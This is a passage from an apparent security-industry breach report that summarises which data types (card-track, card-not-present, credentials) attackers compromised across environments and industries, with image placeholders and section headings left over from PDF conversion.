
Unsurprisingly, attacks on cloud and corporate/internal network environments targeted a range of data types; attacks on e-commerce environments primarily focused on credit-card data; and POS attacks targeted card-track data.

TYPES OF DATA COMPROMISED BY ENVIRONMENT




ENVIRONMENTS COMPROMISED BY INDUSTRY

IT ENVIRONMENTS COMPROMISED BY INDUSTRY



Different industries face different kinds of attacks. Attackers heavily targeted e-commerce environments in the retail industry and internal networks in other industries. POS attacks, while a small percentage of the whole, mostly affected the hospitality and financial industries.


TYPES OF DATA COMPROMISED BY INDUSTRY



In previous years, this data fell into predictable patterns. Industries — such as retail, food and beverage, and hospitality — that handled a lot of physical payment cards frequently experienced attacks targeting card-track data. The retail industry experienced the bulk of breaches targeting card-not-present (CNP) data, which is common in e-commerce environments. Industries without a lot of direct customer transactions saw a mix of attacks more typical of internal corporate environments. A lot of these patterns changed as POS systems began diminishing as viable targets. CNP attacks still predominantly targeted the retail industry, but most of the industries Trustwave investigators examined were victim to a surprisingly large array of attacks. Ransom attacks and attempts to gather user credentials, which affected most of the industries examined, demonstrate the importance of never assuming which data are most at risk.

COMPROMISES BY REGION

